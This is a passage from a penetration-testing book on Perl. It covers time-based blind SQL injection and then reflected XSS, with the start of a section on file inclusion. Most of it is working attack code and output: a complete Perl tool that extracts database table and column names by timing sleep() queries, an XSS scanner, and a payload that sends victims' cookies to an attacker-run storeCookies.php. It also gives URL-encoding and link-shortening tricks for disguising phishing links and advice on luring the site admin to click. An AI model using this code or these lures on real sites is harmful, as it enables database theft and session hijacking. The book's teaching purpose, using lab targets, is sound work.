Some web pages are written in a way in which no data is actually presented on a web page, including errors and database data. In this case, we need to exploit the MySQL `if()` and `substring()` functions to perform true or false operations. We can use these functions with the `sleep()` MySQL function and check the response time from the server for each query. If we creatively tell the server to `sleep()` on returning `true`, we know that our query was successful. This is time-based blind SQL injection in its simplest form. This method might not always be the most reliable one in some circumstances, since the returned result relies on a lot of moving parts, which could throw off the reading of time, such as the network, server load, or even any local network bottlenecks such as slow links to the local router or gateway. Again, we can bank on the fact that MySQL has a default `information_schema` database and the `tables` table within it to query for more table names. Let's perform a simple blind SQL injection attack on a single per-byte basis using Perl. First, let's construct our SQL subquery to create an index and aliased column names:

```
select TABLE_NAME from (select @r:=@r+1 as id,TABLE_NAME from (select
@r:=0) r,information_schema.tables p where table_rows> 1) k where id = 1
```

This previous SQL query programmatically creates an index alias of `id` as if it were part of the `tables` table that we can use to increment until we find all table names. The direct output of this query on our MySQL server produces `db` as the first table result from the `tables` table. Let's use the `substring()` MySQL function to check each byte until we have the entire table name as follows:

1. First, our SQL query will now look like this:

   ```
   select null,if((SUBSTRING((select TABLE_NAME from (select @r:=@r+1 as
   id,TABLE_NAME from (select @r:=0) r,information_schema.tables p where
   table_rows> 1) k where id = 1),1,1) = 'a'),sleep(2),'false'),null
   ```

2. The `sleep()` function will sleep for 2 seconds and delay our server from responding right away if the `if()` function returns `true`.
3. We can then use a Perl module, such as `Time::HiRes`, to analyze the time it takes for the server to respond.
4. Also, the `substring()` function checks to see whether the first character of the table name starts with an `a`.
5. We will need to test all numbers, letters, hyphen, and underscore, until the returned response takes at least 2 seconds from the server.
6. We will run `Time::HiRes` on a normal web page call with a non-mangled GET parameter to get a feel of the time it takes for a normal query, and benchmark this against our own queries that return `true`, thereby adding 2 seconds to it.
7. Also, another way in which we can slightly optimize our application is by gathering the column length before performing the per-byte brute force attack. Our byte array in the attack includes *a* through *z*, *0* through *9*, -, and _; that's 38 queries that are done for nothing after the final byte of the column name was determined.
8. Let's use the `char_length()` MySQL function to first find the column's length before trying the blind brute force attack as follows:

```
select if((select char_length(TABLE_NAME) from (select @r:=@r+1 as
id,TABLE_NAME from (select @r:=0) r,information_schema.tables p where
table_rows> 1) k where id = 3)=-INT-,sleep(2),'false');
```

9. This query is just like the earlier SQL `if()` example, but it adds the `char_length()` function, and we can increment the placeholder value of `-INT-` until the database sleeps until the time specified in the `sleep()` function returns `true`.

10. Now, let's cover a full time-based blind SQL injection application using Perl in several sections. The first section, as usual, will be the global values and directives to include Perl modules.

```
#!/usr/bin/perl -w
use strict;
use LWP::UserAgent;
use Time::HiRes;
$| = 1; # do not buffer output per-byte
my ($host,$port,$file) = @ARGV; # arguments
my $ua = LWP::UserAgent->new; # now spoof a UA:
my @chars = ('a'..'z',0..9,'_','-'); # all chars to test
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
$ua->from('admin@google.com');
$ua->timeout(10); # setup a timeout
my $delaySecs=0; # determine how many seconds to delay
my $origTime = getPage($file); # original time for query
$delaySecs = int($origTime + 2); # add delay as MySQL sleep();
my $totalReqs=0; # total HTTP requests
my %rowLens; # all row lengths
my %colLens; # all column lengths of all tables
my $nulls=""; # how much padding do we need?
my @tables; # keep track of tables
my $rc=0; # record count
```

The comments after each line specify exactly what the variable is used for. Basically, we will need to keep tabs on everything until the application runs out of data from the server.

Next, we will show our SQL queries:

```
# below are query strings with placeholders as -VAR-
# A per-byte query for blindly stepping through:
my $charByte = " union select if((SUBSTRING((select TABLE_NAME from (select
\@r:=\@r%2B1 as id,TABLE_NAME"
        ." from (select \@r:=0) r,information_schema.tables p where
table_rows> 1) k where id = -ID-),-INT-,1) = "
        ."'-VAR-'),sleep(".$delaySecs."),'false')-NULL-";
# get the record count:
my $rowCount = " union select if(((select count(TABLE_NAME) from (select
\@r:=\@r%2B1 as id,TABLE_NAME from"
        ." (select \@r:=0) r,information_schema.tables p where table_rows>
1) k)=-INT-),sleep(".$delaySecs."),'false')-NULL-";
# get the field length
my $fieldLen = " union select if((select char_length(TABLE_NAME) from
(select \@r:=\@r%2B1 as id,TABLE_NAME from (select \@r:=0) "
        ."r,information_schema.tables p where table_rows> 1) k where id = -
ID-)=-INT-,sleep(".$delaySecs."),'false')-NULL-";
```

```
my $curCols = " union select (select if((select count(*) from
information_schema.tables),sleep(".$delaySecs."),'false'))";
# Get the total columns per table:
my $colCount = " union select if(((select count(column_name) from
information_schema.columns where table_name = '-TBL-')=-INT-),"
        ."sleep(".$delaySecs."),'f')-NULL-";
# Get column name (per byte):
my $colName = " union select if((SUBSTRING((select column_NAME from (select
\@r:=\@r%2B1 as id,column_NAME from (select \@r:=0) "
        ."r,information_schema.columns p where table_name = '-TBL-') k
where id = -ID-),-INT-,1) = '-VAR-'),sleep(".$delaySecs."),'f')-NULL-";
# column lengths: (TBL,ID)
my $colLen = " union select if((select char_length((select column_name from
(select \@r:=\@r%2B1 as id,column_name from (select \@r:=0) r,"
        ."information_schema.columns p where table_name = '-TBL-') k where
id = -ID-))=-INT-),sleep(".$delaySecs."),'f')-NULL-";
# table record count
my $tblRecs = " union select if(((select count(*) from -TBL-)=-INT-
),sleep(".$delaySecs."),'f')-NULL-";
```

These are massive queries. They actually need to be, because we are in the dark and are trying to see as much as possible. We are basically feeling our way through the data by listening for pauses and response times. Each one has a small comment above it, explaining its purpose. These are generalized queries and each of them has placeholders for substitution in loops. Before each query, we will need to perform the proper substitutions.

```
# query string copies to substitute placeholders
my $qRowCount=$rowCount;
my $qFieldLen=$fieldLen;
my $qCharByte=$charByte;
print "Host: ",$host,"\nPort: ",$port,"\nFile: ",$file,"\n";
injCols(); # get column count for injection
print "Delay time: ",$delaySecs,"\nTables: ",getCount($rowCount,"),"\n";
getLength($fieldLen,"tbl",$rc); # populate @rowLens
getChars($rc,"Tbl",$charByte); # get table names
```

Here, we made local copies of the queries so that we can make substitutions without clobbering the originals. Then, we finally come to our workflow in which we call several subroutines that we will cover next. We print general information about the target, including the hostname, port, file, injection point column count, and delay time, and we populate the table lengths and names.

```
sub getCols{ # get columsn per-byte
            my $tbl = shift; # table to get columns for
            my $colSum = getCount($colCount,$tbl); # column count
            print "Table: (",$tbl,") columns: ",$colSum,"\n";
            print "Total Records: ",getCount($tblRecs,$tbl),"\n"; #
display record count
            getLength($colLen,"col",$colSum,$tbl); # populate %colLens
            (my $query = $colName) =~ s/-TBL-/$tbl/;
            getChars($colSum,"Columns: ",$query); # number of records,
            %colLens=(); # reset %colLens
}
```

The preceding `getCols()` subroutine retrieves the column names for the table name

passed to it. Like most of the functions in this program, it calls the `getChar()` subroutine by passing the iteration count, query type, and the actual SQL query.

```perl
sub getChars{ # get characters byte*byte
    my ($count,$queType,$query) = @_;
    for(my$i=1;$i<=$count;$i++){ # foreach record
        my $string = "";
        my $iteration = 1;
        (my $qQuery = $query) =~ s/-ID-/$i/; # update the record
        if($queType eq "Tbl"){
                $iteration = $rowLens{$i};
        }elsif($queType eq "Columns: "){
                $iteration = $colLens{$i};
        }
        for(my$j=1;$j<=$iteration;$j++){ # foreach byte in field
        (my $qQuery2 = $qQuery) =~ s/-INT-/$j/;
        foreach my $byte (@chars){ # foreach byte
            (my $qQuery3 = $qQuery2) =~ s/-VAR-/$byte/; # substitute variable
            if(getPage($qQuery3)>$delaySecs){ # get it
                $string.=$byte;
                last;
            }
        }
        }
    }
    if($queType eq "Tbl"){
        push(@tables,$string);
        getCols($string); # get column names before proceeding
    }else{
        print "\t",$i,": ",$string,"\n";
    }
}
}
```

The preceding `getChar()` subroutine tries every character in `@char`, by making a query to the server per byte. We first substitute all placeholders before making the query. If the response takes longer than the `$delaySecs` time returned by the `getPage()` subroutine per query, then the pause indicates a success, and the byte is our byte, and we append it to the `$string` variable. If the query type is `Tbl`, we populate the `@tables` array with the `$string`, or we simply just print it to the screen.

```perl
sub getLength{ # get field length
    my ($query,$queType,$count,$tbl) = @_;
    $query =~ s/-TBL-/$tbl/ if($queType eq "col");
    for(my $i=1;$i<=$count;$i++){ # for each record
        my $fl = 1; # reset field length token
        (my $qQuery=$query)=~s/-ID-/$i/;
        while($fl<100){ # restriction for brevity
            my $qQuery2 = $qQuery; # reset var -INT-
            $qQuery2 =~ s/-INT-/$fl/;
            if(getPage($qQuery2)>$delaySecs){
                if($queType eq "tbl"){ # a tables query
                    print "Table ",$i," length: ",$fl,"\n";
                    $rowLens{$i}=$fl;
                }else{
                    $colLens{$i}=$fl;
                }
```

```
                last; # completed
            }
        $fl++; # field length longer now
      }
    }
}
```

The preceding subroutine `getLength()` returns the length of the field by incrementing from `$i=1` until we get a response whose return time is greater than `$delaySecs`. First, we substitute the table name into the `-TBL-` placeholder located in our `$query` with the `$tbl` string variable that was passed to our subroutine. Then, for each record we update the `-ID-` placeholder and then cycle through the `-INT-` placeholder values of the `$fl` variable until we get our length, which is used to populate either the `%colLens` or `%rowLens` Perl hashes. These hashes are used for iteration counts in the `getChar()` subroutine so that we know when to stop brute forcing the server per field name.

```
sub getCount{
    my ($query,$tbl) = @_;
    $query =~ s/-TBL-/$tbl/; # substitute table name
    my $c=1; # at least 1 row token
    while($c<20){ # restriction for brevity
        (my $qQuery = $query) =~ s/-INT-/$c/;
        if(getPage($qQuery)>$delaySecs){
            last;
        }
        $c++;
    }
    $rc=$c if $query=~m/unt\(TAB/; # record count
    return $c; # return count
}
```

The preceding `getCount()` subroutine is used to retrieve table, column, and record totals. This brings our query count down as we are stepping through the database on a per-byte basis. The `-INT-` placeholder is substituted with the simple integer `$c` per query, and this is very similar to how we retrieved the counts in previous SQL injection applications in the earlier sections. The count is returned so that it can be passed to other functions or assigned to variables. The next subroutine is used to find the column count of the current table in order to pad with null values.

```
sub injCols{ # get column count of current table for injection
        my $k=0;
        while(getPage($curCols)<$delaySecs){
                $k++;
                $nulls.=",null";
                $curCols.=",null";
        }
        print "Column count: ",($k+1),"\n";
        return;
}
```

We need this just as we did in the previous examples so that we don't have a column count mismatch SQL error. It simply keeps appending nulls to the query until the server response time is greater than `$delaySecs`. Finally, we have our `getPage()` subroutine. This subroutine exists for code deduplication.

```
sub getPage{ # make HTTP/SQL query to server
    my $query = shift; # SQL query input
    my $start = [Time::HiRes::gettimeofday()];
    my $url = "http://".$host.":".$port."/".$file.$query;
    $url =~ s/-NULL-/$nulls/; # append nulls for proper injection
    my $res = $ua->get($url); # get the URL
    $totalReqs++; # record counting
    my $time = Time::HiRes::tv_interval($start);
    if($res->is_success){
        return $time; # return the time it took
    }else{ # HTTP connection failed:
        die "Could not contact the server.";
    }
}

END{
    print "\nRequests: ",$totalReqs,"\n";
}
```

We pass the SQL query to it, construct the `$url` object, check our watch with `Time::HiRes`, make the call to the server, and then check our watch again to find the difference in time. We use the `tv_interval()` function from the `Time::HighRes` Perl module to do this. Then, we return `$time` from the subroutine so that it can be interpreted by other functions.

Let's run this against our `showget.php` file after disabling the `mysql_error()` print in PHP.

```
root@wnld960:~ # perl time.pl 10.0.0.15 180 'vuln/showget.php?id=3'
Host: 10.0.0.15
Port: 180
File: vuln/showget.php?id=3
Column count: 3
Delay time: 2
Tables: 4
Table 1 length: 4
Table 2 length: 5
Table 3 length: 7
Table 4 length: 13
Table: (test) columns: 3
Total Records: 5
        1: id
        2: db
        3: tbl
Table: (users) columns: 3
Total Records: 6
        1: id
        2: username
        3: passwd
Table: (webdata) columns: 3
Total Records: 7
        1: id
        2: date
        3: comment
Table: (webdatastring) columns: 3
```

```
Total Records: 4
        1: id
        2: dat
        3: comment

Requests: 954
root@wnld960:~ #
```

The preceding output shows a successful per-byte time-based blind SQL injection attack. The difference in query count indicates that this attack is nowhere near as stealthy as a basic SQL injection attack.

Summary

We can find many ways to optimize our SQL injection applications. For instance, we can test for commonly-used table or column names before running a per-byte check on a server. This chapter provides an easy insight into how to craft an SQL injection tool that suits our needs. SQL injection is an art form. It takes intuition, creativity, experience, and solid background knowledge of all technologies involved to master it. In the next chapter, we move on to other methods of web application penetration testing with Perl, such as cross-site scripting, content management system vulnerabilities, and file inclusion attacks.

Chapter 8. Other Web-based Attacks

There are many methods using which we can exploit weaknesses in web applications. In this chapter, we will look at how we can use Perl to automate web application vulnerability discovery for cross-site scripting and file inclusion attacks. We will also be learning how we can effectively exploit these vulnerabilities with a little help from social engineering. Then, we move on to content management systems and how potential vulnerabilities can be discovered with simple Perl programs that utilize online resources for updated exploits. During this, we will cover how to handle different HTTP responses using `LWP::UserAgent` and how we can creatively use this skill to find more information from our client victim's servers.

This chapter will require a web server, SQL database, and vulnerable web service to carry out an attack. For the examples, we will be using the *Bold It!* online service for bolding text.

Cross-site scripting

Cross-site scripting (**XSS**) is a web-based code injection attack. If a web application does not properly sanitize user input by first removing special characters or, in our case, HTML tags, an attacker can create a malformed URL that contains URL-encoded JavaScript code to the victim that will execute when the victim clicks on the link. For example, a simple HTTP GET parameter of `id=Chloe` could be altered to include JavaScript as `id=<script>alert("XSS!");</script>`, which will then execute into the victim's browser upon clicking our link. By "URL encoded" we simply mean that we have changed all of the ASCII characters to their hexadecimal values to safely transmit the URL over the Internet. For instance, an equals sign, =, would be encoded as `%3D` and a greater than symbol, >, would be encoded as `%3E`. This also helps the attacker by adding obscurity to the URL injected JavaScript code. This type of XSS attack is nonpersistent, or reflected XSS, since it doesn't require us to write our code permanently into a database.

The reflected XSS

Let's jump right in and work with a reflected XSS example. We will be attacking the *Bold It!* service, which bolds text for public and private users.

If we browse the page, we are prompted with an optional login and an option to bold a statement as shown in the following screenshot:

Since this is a private invitation only site, there's no option to register. What we do see in the preceding screenshot however is an e-mail address of the admin of the site (<admin@boldIt!.info>), which we can use if we do find vulnerability for a social engineering phishing attack using our Perl programs.

After we put in a few words to the *Bold It!* service and click on the button, we are presented with the text in bold on a new PHP page, `BoldText.php`. Let's try to inject code into the page for an XSS vulnerability test. For our input string, we will use `BOLDIT<script>alert('xss');</script>` and test in the Firefox browser.

Tip

Firefox has no protection against XSS by default, at the time of writing this book. Google Chrome does, however. So during our penetration test, if we come across an XSS vulnerability, we need to make sure the admin clicks on our link with the correct browser, which will take a small bit of creativity and social engineering.

In the preceding screenshot, we see a successful XSS exploit. This is the simplest way to test for XSS with a single HTTP request.

When the input is properly sanitized by the web program, we might see our injected code in the page, and upon analyzing the HTML, it might have < and > used in it to display the code's opening and closing brackets in the page. Some web applications also change quotation marks into spaces, or simply nothing at all. Let's see how we can use Perl now to test for such a vulnerability:

```perl
#!/usr/bin/perl -w
use strict;
use LWP::UserAgent;
my $usage = "Usage: ./xss1 <full URL to page>";
my $url = shift || die $usage;
my $ua = LWP::UserAgent->new; # now spoof a UA:
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
$ua->from('admin@google.com');
$ua->timeout(10); # setup a timeout
my $req = $ua->get($url);
my @dom = split("\015?\012",$req->content());
my $action = ""; # form action (file)
my @names; # name attributes from form
sub checkVuln($);
foreach(@dom){
if(m/<form\s.*((action=("|')([^"']+)\3.*method=("|')get\5)|(method=
("|')get\7.*action=("|')([^"']+)\8))/i){
  print "We have a GET request and the action is: ";
  $action = $4 ? $4 : $9; # assign the found action from backreference
  print $action,"\n";
}
if($action ne ""){ # we are in our form, take names:
  push(@names,$2) if(m/name=("|')([^"']+)\1/);
```

```
}
}
checkVuln($_) foreach(@names);
sub checkVuln($){ # try the file for each mangled attribute in GET
my $name = shift;
(my $nUrl = $url) =~ s/[^\/]+$//;
$nUrl .= $action."?".$name."=XSS<script>alert('xss');</script>";
print "Testing URL: ",$nUrl,"\n";
$req = $ua->get($nUrl);
foreach(split("\015?\012",$req->content)){
  print "XSS found on ",$name," in file ",$action,"\n" if(m/<script>alert\
('xss'\);<\/script>/);
}
return;
}
```

In the preceding code, we simply used the `LWP::UserAgent` Perl module to request the page. We then searched through the returned content, and if we found a form that has an action defined and a method of `GET`, we started searching the form for HTML `NAME` attributes to mangle with JavaScript code injection. The regular expression to find these uses backreferences and is dynamic enough to accommodate most HTML forms.

```
/<form\s.*((action=("|')([^"']+)\3.*method=("|')get\5)|(method=
("|')get\7.*action=("|')([^"']+)\8))
```

The first part simply searches for the `<form` string followed by a space. Then we use the (`|`) Boolean `OR` logic to check for either the `ACTION` attribute of a filename or URL and a `METHOD` attribute of `GET`, or a `METHOD` attribute of `GET` and an `ACTION` of a filename, if the developers decided to use either order. The backreference in the actual regular expression, `\3`, `\5`, `\7`, and `\8`, simply refers to the type of quote used to surround that particular HTML attribute value. This is why the first quote is a backreference itself (`"|'`) in each match. The `checkVuln()` subroutine actually checks the content returned by the content method of the `$req` object for HTML. Again, if this were properly sanitized we will see a string as follows:

```
XSS&lt;script&gt;alert(xss);&lt;script/&gt;
```

We will see this string rather than actual code.

This is an easy vulnerability to test with Perl and regular expressions using the `LWP::UserAgent` Perl module. To exploit this vulnerability, we should consider gathering cookie data from the victim. To do so, we will need our own handler and for our example purposes we have one called `storeCookies.php` on our local site. Let's inject JavaScript code, which forwards the user to the `storeCookies.php` page on our server. It will then dump the cookies, passed as a single GET parameter, `cookie`, into the `boldItCookies.txt` file, and redirect the user back to the site as if they never left. Now the URL we would send to a victim looks like the following:

```
http://10.0.0.15:180/vuln/boldText.php?
boldText=XSS<script>window.location="http://10.0.0.15:180/local/storeCookies
cookie="%2Bdocument.cookie;</script>
```

URL encoding

Unfortunately for us, most victims will not normally fall for this attack because of the code in the URL. What we can do is add a hash map in our application, which will print out the URL encoded to look slightly less suspicious. Let's add this as a simple subroutine:

1. First, we will create a giant hash map with all characters and their associated HTML encoded values, for example, '+' => '%2B'. Normally, we would simply use a CPAN module for this, but at the time of writing this book, the URL::Encode module only encodes certain characters, and for the purpose of being stealthy, we want all of the characters encoded. The following is our hash map:

```
my %hashMap = ( # Cannot use URL::Encode for SE purposes
'!' => '%21','"' => '%22','#' => '%23','$' => '%24','%' => '%25','&' =>
'%26',"'" => '%27',
'(' => '%28',')' => '%29','*' => '%2A','+' => '%2B',',' => '%2C','-' =>
'%2D','.' => '%2E',
'/' => '%2F','0' => '%30','1' => '%31','2' => '%32','3' => '%33','4' =>
'%34','5' => '%35',
'6' => '%36','7' => '%37','8' => '%38','9' => '%39',':' => '%3A',';' =>
'%3B','<' => '%3C',
'=' => '%3D','>' => '%3E','?' => '%3F','@' => '%40','[' => '%5B','\' =>
'%5C',']' => '%5D',
'^' => '%5E','_' => '%5F','`' => '%60','a' => '%61','b' => '%62','c' =>
'%63','d' => '%64',
'e' => '%65','f' => '%66','g' => '%67','h' => '%68','i' => '%69','j' =>
'%6A','k' => '%6B',
'l' => '%6C','m' => '%6D','n' => '%6E','o' => '%6F','p' => '%70','q' =>
'%71','r' => '%72',
's' => '%73','t' => '%74','u' => '%75','v' => '%76','w' => '%77','x' =>
'%78','y' => '%79',
'z' => '%7A','{' => '%7B','|' => '%7C','}' => '%7D','~' => '%7E', ' '
=> '%20','A' => '%41',
'B' => '%42','C' => '%43','D' => '%44','E' => '%45','F' => '%46','G' =>
'%47','H' => '%48',
        'I' => '%49','J' => '%4A','K' => '%4B','L' => '%4C','M' =>
'%4D','N' => '%4E','O' => '%4F',
'P' => '%50','Q' => '%51','R' => '%52','S' => '%53','T' => '%54','U' =>
'%55','V' => '%56',
'W' => '%57','X' => '%58','Y' => '%59','Z' => '%5A'
);
```

2. We will then modify the checkVuln($) subroutine and change the check to the following:

```
  if(m/<script>alert\('xss'\);<\/script>/){
    print "XSS found on ",$name," in file ",$action,"\n";
    print "Encoded: ", $eUrl.$action, "?", $name, "=", encode(

"XSS<script>window.location="http://10.0.0.15:180/local/storeCookies.php
    "cookie="+document.cookie;</script>"),"\n";
  }
```

3. Our encode() subroutine returns the encoded string, as we would think from the

preceding print function, and that subroutine is written as follows:

```perl
sub encode{
my $eUrl = shift; # url to encode
my $eUrlEncoded = "";
foreach(split("",$eUrl)){
  if($hashMap{$_}){
   $eUrlEncoded .= $hashMap{$_}  # encoded
  }else{
    $eUrlEncoded .= $_; # not in hashMap
  }
}
return $eUrlEncoded;
}
```

4. When we run this, we will get the following output against the *Bold It!* page, `boldyourtext.php`:

```
root@wnld960:~# ./xss1.pl http://10.0.0.15:180/vuln/boldyourtext.php
We have a GET request and the action is: boldText.php
Testing URL: http://10.0.0.15:180/vuln/boldText.php?
boldText=XSS<script>alert('xss');</script>
XSS found on boldText in file boldText.php
Encoded: http://10.0.0.15:180/vuln/boldText.php?
boldText=%58%53%53%3C%73%63%72%69%70%74%3E%77%69%6E%64%6F%77%2E%6C%6F%63
root@wnld960:~#
```

5. We now have a perfectly good URL encoded string for phishing and social engineering using only Perl programming. When we browse the link logged in as the administrator, the `boldItCookies.txt` file receives the following cookie:

```
uname=trevelyn; cID=cbfdac6008f9cab4083784cbd1874f76618d2a97;
PHPSESSID=bpuibvfj1vlh7tclipbrn2m1m1
```

Here, we have successfully exploited a web vulnerability to steal a session variable and cookies from the admin user. `PHPSESSID` is the session ID the admin has at the PHP/HTTP server, and the cookies contain the username and what looks like an SHA1 hash, which we will use later in , *Password Cracking*, when we are cracking passwords.

Enhancing the XSS attack

For simple evasion techniques, we can easily manipulate our Perl program to use the `fromCharCode()` method of the string class in JavaScript by creating yet another hash map with the encoded characters using a new Perl hash map, similar to the `$hashMap` object as follows:

```
my %unicode = ('<' => 60,'s' => 115,'c' => 99,'r' => 114,'i' => 105,'p' =>
112,'t' => 116,'/' => 47,'>' => 62);
```

This method will also provide evasion from the magic-quotes PHP feature as we can just encode the quotes in the URL and then decode them into the victim's browser. One thing to note is that this will make our encoded URL much longer.

XSS caveats and hints

One thing to consider is that some newer browsers (in the hope that the victim uses a newer browser) will accept mangled HTML, which has no quotes at all. So, if a `mod_rewrite` Apache web server rule removes single or double quotes from incoming HTTP requests to a web server, we can often omit them, depending on which browser we choose for the attack. In creating the new URLs, we just need to use the Perl substitution operator to remove them. For instance, consider the following screenshot. The website is defaced with an image pulled from another web server.

This was done without the closing HTML IMG tag and using no quotation marks whatsoever. The link looks like this:

```
http://10.0.0.15:180/vuln/boldText.php?boldText=<img
src=http://weaknetlabs.com/images/boatshirtdesign.png>
```

As we can see, the injected HTML was embedded just fine using the latest version of Firefox. Again, we see another example of some features added into a web technology to

accommodate error from the web developer, which helps us as the attacker. We can use this syntax for any tag, not just IMG, and can have several attributes simply separated by spaces, as follows:

```
<img src=http://weaknetlabs.com/images/boatshirtdesign.png width=500
border=1>
```

In our social engineering attack using the link from our Perl application, we can simply e-mail the address provided in the footer of the page and state that we are experiencing strange behavior in the Firefox web browser only with the link. This should entice the author of a page to check for the reported "error" in curiosity. However, before doing so, let's consider adding some more stealth to our attack by adding a new Perl module to our XSS Perl program, which makes the URL to the malicious page on our own server smaller. We can do so using the `WWW::Shorten::TinyURL` module, which uses the web service at http://tinyURL.com to shorten the URL. Say we have a URL that we need the victim to go to using XSS and exploit a validation weakness in the victim's site. And this URL is very long, such as http://weaknetlabs.com/temp/xss/book/examples/xss_deface.php.

We can use the Perl module in a subroutine that returns the shortened address as follows:

```
sub tinyURL{
my $tiny = makeashorterlink(shift);
return $tiny;
}
```

When we pass our previous link, we get the following URL:

http://tinyurl.com/pb6nqfx

This helps in evading the length restriction on a GET attribute by the web application we are exploiting, and makes our final encoded link to the victim much shorter: down from 61 to 27 characters. The reason we created hash maps with both upper and lower case characters for encoding is because our lighttpd web server hosting the `storeCookies.php` file is an EXT3 Linux filesystem which is case sensitive. This makes our XSS Perl program flexible and ready for multiple environments.

XSS can do much more than simply stealing cookies. This can be used to deface websites, secretly inject JavaScript into browsers making the computers zombies, and much more. XSS, like SQL injection, is best done with a little background knowledge and creativity. In fact, when used together, the attack is called Persistent XSS as the code is not passed with each request to the server, but from the server's own database. Let's now move on to file inclusion attacks and we will see how we can use them to gather server and file data.

File inclusion vulnerability discovery

In the following subsections, we will learn how to discover possible Local and Remote File Inclusion vulnerabilities in our client target's web applications. File inclusion is another common form of web attack, in which we, the attackers, change a file parameter in a request to include other files on the victim server's filesystem or from a remote server.

Local File Inclusion

Let's begin by jumping right into an example. Let's say we are still analyzing the *Bold It!* application and after running a file brute force scan similar to this in [Chapter 7](#), *SQL Injection with Perl,* we found a link in page in the application that displays a file on the same server with a GET parameter labeled as `include_file`.

The preceding screenshot is from the URL

`http://10.0.0.15:180/vuln/include_file.php?include_file=about.`

